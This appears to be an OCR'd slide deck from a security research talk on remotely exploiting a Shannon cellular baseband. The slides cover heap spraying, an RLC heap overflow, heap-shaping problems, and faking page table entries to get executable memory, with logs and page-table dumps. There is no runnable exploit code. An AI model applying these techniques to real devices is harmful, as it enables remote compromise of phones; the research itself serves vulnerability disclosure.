Spray with SAPI 3 to plug holes on busy non-full pools of size class

TASZK
WE FIND NEEDLES

Exploit Plan




Spray with SAPI 3 to plug holes on busy non-full pools of size class

Spray with SAPI 5/9 alternating

TASZK
WE FIND NEEDLES


Exploit Plan



Free SAPI 5 by sending idx 0

TASZK
WE FIND NEEDLES

Exploit Plan




Free SAPI 5 by sending idx 0

Send RLC heap overflowing set of fragments


TASZK
WE FIND NEEDLES

Exploit Plan



Free SAPI 5 by sending idx 0

Send RLC heap overflowing set of fragments



Free SAPI 9 by sending idx 0, to trigger free on corrupted header preceded by overflown data

TASZK
WE FIND NEEDLES


Over-The-Air Implementation

- Adding LLC injection support in osmo-sgsn
- SABM support was missing entirely, so bit more involved
- Shannon did spring a few surprises too
  - max window sizes allowed differ from spec for all 4 SAPIs
  - first SABM response per SAPI always lacks a valid FCS, sending twice works

```
20231128133346969 DMSC NOTICE L3_SEND: paging request sent (ctrl_commands.c:356)
20231128133347751 DREF INFO msc_a(unknown:GERAN-A-3:NONE)[0x559f3e50e6c0]{MSC_A_ST_VAL
IDATE_L3}: + msc_a_ran_dec: now used by 1 (msc_a_ran_dec) (msc_a.c:220)
20231128133347751 DMSC NOTICE L3_SEND: Traping incoming message from subscriber (6 - 3
9) (msc_a.c:1364)
20231128133347751 DMSC NOTICE L3_SEND: paging cb (l3_send.c:82)
20231128133347751 DMSC NOTICE L3_SEND: Paging succesful (l3_send.c:91)
20231128133347751 DBSSAP ERROR msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55
:GERAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_COMMUNICATING}: Rx Assignment Complet
e, but no RTP stream is set up (msc_a.c:1418)
20231128133347751 DMSC NOTICE L3_SEND: entering, args: 001010000087046,1,send_msg,A,05
1803 (ctrl_commands.c:310)
20231128133347751 DMSC NOTICE L3_SEND: send_msg (ctrl_commands.c:391)
20231128133348219 DMSC NOTICE L3_SEND: Traping incoming message from subscriber (5 - 2
5) (msc_a.c:1364)
20231128133348220 DMM ERROR Mobile Identity data: 33552350645589091f1 (gsm_04_08.c:220)
20231128133348220 DMM NOTICE MM Identity Response contains unexpected Mobile Identity
type IMEI-SV (extected NONE) (gsm_04_08.c:230)
20231128133348220 DBSSAP ERROR msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55
:GERAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_COMMUNICATING}: RAN decode error (rc=
-22) for DTAP from MSC-I (msc_a.c:1791)
20231128133348220 DMSC NOTICE L3_SEND: entering, args: 001010000087046,1,conn_close (c
trl_commands.c:310)
20231128133348220 DMSC NOTICE L3_SEND: conn_close (ctrl_commands.c:363)
20231128133348220 DREF INFO msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55:GE
RAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_RELEASING}: - l3_send: now used by 0 (-)
 (transaction.c:282)
20231128133348220 DREF INFO msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55:GE
RAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_RELEASING}: + wait-Clear-Complete: now u
sed by 1 (wait-Clear-Complete) (msc_a.c:905)
20231128133348221 DREF INFO msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55:GE
RAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_RELEASED}: - msc_a_ran_dec: now used by
0 (-) (msc_a.c:222)
20231128133348221 DMSC NOTICE msub_check_for_release (msub.c:64)
20231128133348221 DMSC NOTICE msub_check_for_release: releasing (msub.c:90)
20231128133348310 DLCTRL INFO close()d CTRL connection (r=127.0.0.1:60534<->l=127.0.0.
1:4255) (control_if.c:183)

u  22.04 <LR-  1:MSC*  2:MG>                    2.16 6x                                  2023-11-28 13:33:56
```

```
ubuntu@osmoimport:~$
```


Part 5: The Code sometimes challenges us, doesn’t it?

TASZK
WE FIND NEEDLES

Improving Heap Shaping

- So … does this work?
- Not really :) (unless when lucky)
- With lot of failing and trial-and-error, identify and then fix problems
- I spent easily more than 50% of the entire effort on this

TASZK
WE FIND NEEDLES

Improving Heap Shaping

- Challenge: the OFing chunk doesn’t remain in memory (this is always the case even if a copy is kept of the SDNCP SDU, like the spraying primitive case)
  - this means the data where we keep the fake mid1 header is reclaimed too early
- Intended solution was: more spraying to reclaim spot before we trigger corrupt free
  - Sounds good, except …

TASZK
WE FIND NEEDLES

Improving Heap Shaping

- Challenge: Shannon’s MAC/RLC stack allocates the TBFs from the heap
  - it happens to fall into the same pool class we target
  - this RELIABLY ruins the whole thing, by taking exactly the slot of the OFing chunk
  - itself could actually be considered a shaping primitive (multiple TBFs possible) … but “getting rid" is better!

TASZK
WE FIND NEEDLES

Bad Heap Events

Console – Scripting

```
[..............ssssssss........] FREE  pool: 0x46da9000  part_idx: 2 address: 0x46da9400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[ssssssss........................] FREE  pool: 0x46da9800  part_idx: 0 address: 0x46da9800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............ssssssss........] FREE  pool: 0x46da9800  part_idx: 2 address: 0x46da9c00 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............SSSSSSSS........] ALLOC pool: 0x46da8000  part_idx: 2 address: 0x46da8400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159

[CCCCCCCC........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/GSM/GL2/GRLC/Code/Src/rlc_dl_datablock.c linenum: 2923

[cccccccc........................] FREE  pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 1334

[..............mmmmmmmm........] FREE  pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 73

[........mmmmmmmm..............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_util.c linenum: 1408

[........RRRRRRRR..............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL3/GRR/Code/Src/rr_os.c linenum: 39

[..............MMMMMMMM........] ALLOC pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[........rrrrrrrr..............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_main.c linenum: 157

[........MMMMMMMM..............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[SSSSSSSS........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159
```

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Improving Heap Shaping

- Solution: cut everything down to a single alloced TBF
  - maintain a single downlink TBF for entire exploit flow: possible by keeping timers alive
  - avoid all uplink TBFs: remove all LLC Acknowledgement requests + prevent PDP cxt activation
- Alternative could have been: using 1024 slot to avoid
  - 1560 size max allows, 79*20 is 1580 … but need to control data till 2048 then
  - possible with different Coding Scheme, but that needs more Osmo code change and I’m lazy :)

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Improving Heap Shaping

- Challenge: Mid1 technique leaks memory
  - layout crafting changes with each iteration
- Solution: just account for change
  - goes around in modulo circle, so fairly easy to predict

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Robust Exploits

- Finally, we have a REPEATABLE write4 primitive
- What can we do with it?

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Uniform Techniques: Guessing

- Firmware “variance” is not necessarily prohibitively bad
- Baseband crashes may be tolerable for the pwner
- Use the write4 to “spray” guessed locations and reflect back result
  - overwrite IMEI stored in memory, send Identity Request
  - overwrite flag stored in memory for a feature turned off by default (e.g. RRLP)
  - etc

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Uniform Techniques: PTEs

- The address space “randomization” is only a side-effect of firmware variance
- But not everything moves in firmwares!
- Ideal target: page table itself!
  - fixed address (0x40008000), writable
- The end?

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Uniform Techniques: PTEs

- Problem: caching
  - entire used page table is small enough (2 level, but uses large pages for almost the entire address space in practice)
  - essentially all defined PTE entries (memory starting from 0x40008000) are lines stuck in the cache, so ...
  - there are practically zero page table walks during runtime! (normal code would use explicit co-proc instructions following a pte change to tell the processor to flush entries)
- So is this idea... useless?

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Practical Solution: BSMA

- “Baseband Space Mirroring Attack”
- Only the used PTE entries are cached!
- The theoretical VA space is (obviously) much larger
- solution: fake new page table entries, then access memory over the new (fake) virtual addresses, with whatever Access Permissions (RWX) you want

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
BSMA

```
0x00000000: [2ND LEV] addr=0x40007000 ns=0 pxn=0
      0x00000000: [ SMALL ] addr=0x00000000 ng=0 s=1 ap=101
      0x00001000: [ SMALL ] addr=0x00001000 ng=0 s=1 ap=101
      0x00002000: [ SMALL ] addr=0x00002000 ng=0 s=1 ap=101
      0x00003000: [ SMALL ] addr=0x00003000 ng=0 s=1 ap=101
      0x00004000: [ SMALL ] addr=0x00004000 ng=0 s=1 ap=101
      0x00005000: [ SMALL ] addr=0x00005000 ng=0 s=1 ap=101
      0x00006000: [ SMALL ] addr=0x00006000 ng=0 s=1 ap=101
      0x00007000: [ SMALL ] addr=0x00007000 ng=0 s=1 ap=101
      0x00008000: [ SMALL ] addr=0x00008000 ng=0 s=1 ap=101
      0x00009000: [ SMALL ] addr=0x00009000 ng=0 s=1 ap=101
      0x0000a000: [ SMALL ] addr=0x0000a000 ng=0 s=1 ap=101
      0x0000b000: [ SMALL ] addr=0x0000b000 ng=0 s=1 ap=101
      0x0000c000: [ SMALL ] addr=0x0000c000 ng=0 s=1 ap=101
      0x0000d000: [ SMALL ] addr=0x0000d000 ng=0 s=1 ap=101
      0x0000e000: [ SMALL ] addr=0x0000e000 ng=0 s=1 ap=101
      0x0000f000: [ SMALL ] addr=0x0000f000 ng=0 s=1 ap=101

0x40000000: [2ND LEV] addr=0x40007400 ns=0 pxn=0
      0x40000000: [ SMALL ] addr=0x40000000 ng=0 s=1 ap=011
      0x40001000: [ SMALL ] addr=0x40001000 ng=0 s=1 ap=011
      0x40002000: [ SMALL ] addr=0x40002000 ng=0 s=1 ap=011
```



```
0x00000000: [2ND LEV] addr=0x40007000 ns=0 pxn=0
    0x00000000: [ SMALL ] addr=0x00000000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00001000: [ SMALL ] addr=0x00001000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00002000: [ SMALL ] addr=0x00002000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00003000: [ SMALL ] addr=0x00003000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00004000: [ SMALL ] addr=0x00004000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00005000: [ SMALL ] addr=0x00005000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00006000: [ SMALL ] addr=0x00006000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00007000: [ SMALL ] addr=0x00007000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00008000: [ SMALL ] addr=0x00008000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00009000: [ SMALL ] addr=0x00009000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000a000: [ SMALL ] addr=0x0000a000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000b000: [ SMALL ] addr=0x0000b000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000c000: [ SMALL ] addr=0x0000c000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000d000: [ SMALL ] addr=0x0000d000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000e000: [ SMALL ] addr=0x0000e000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000f000: [ SMALL ] addr=0x0000f000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1

0x30000000: [SECTION] addr=0x40000000 ns=0 ng=0 s=1 ap=111 tex=001 xn=0 c=1 b=1
0x30100000: [SECTION] addr=0x00000000 ns=0 ng=0 s=0 ap=001 tex=100 xn=0 c=0 b=1
0x40000000: [2ND LEV] addr=0x40007400 ns=0 pxn=0
    0x40000000: [ SMALL ] addr=0x40000000 ng=0 s=1 ap=011 tex=001 xn=1 c=1 b=1
    0x40001000: [ SMALL ] addr=0x40001000 ng=0 s=1 ap=011 tex=001 xn=1 c=1 b=1
    0x40002000: [ SMALL ] addr=0x40002000 ng=0 s=1 ap=011 tex=001 xn=1 c=1 b=1
```

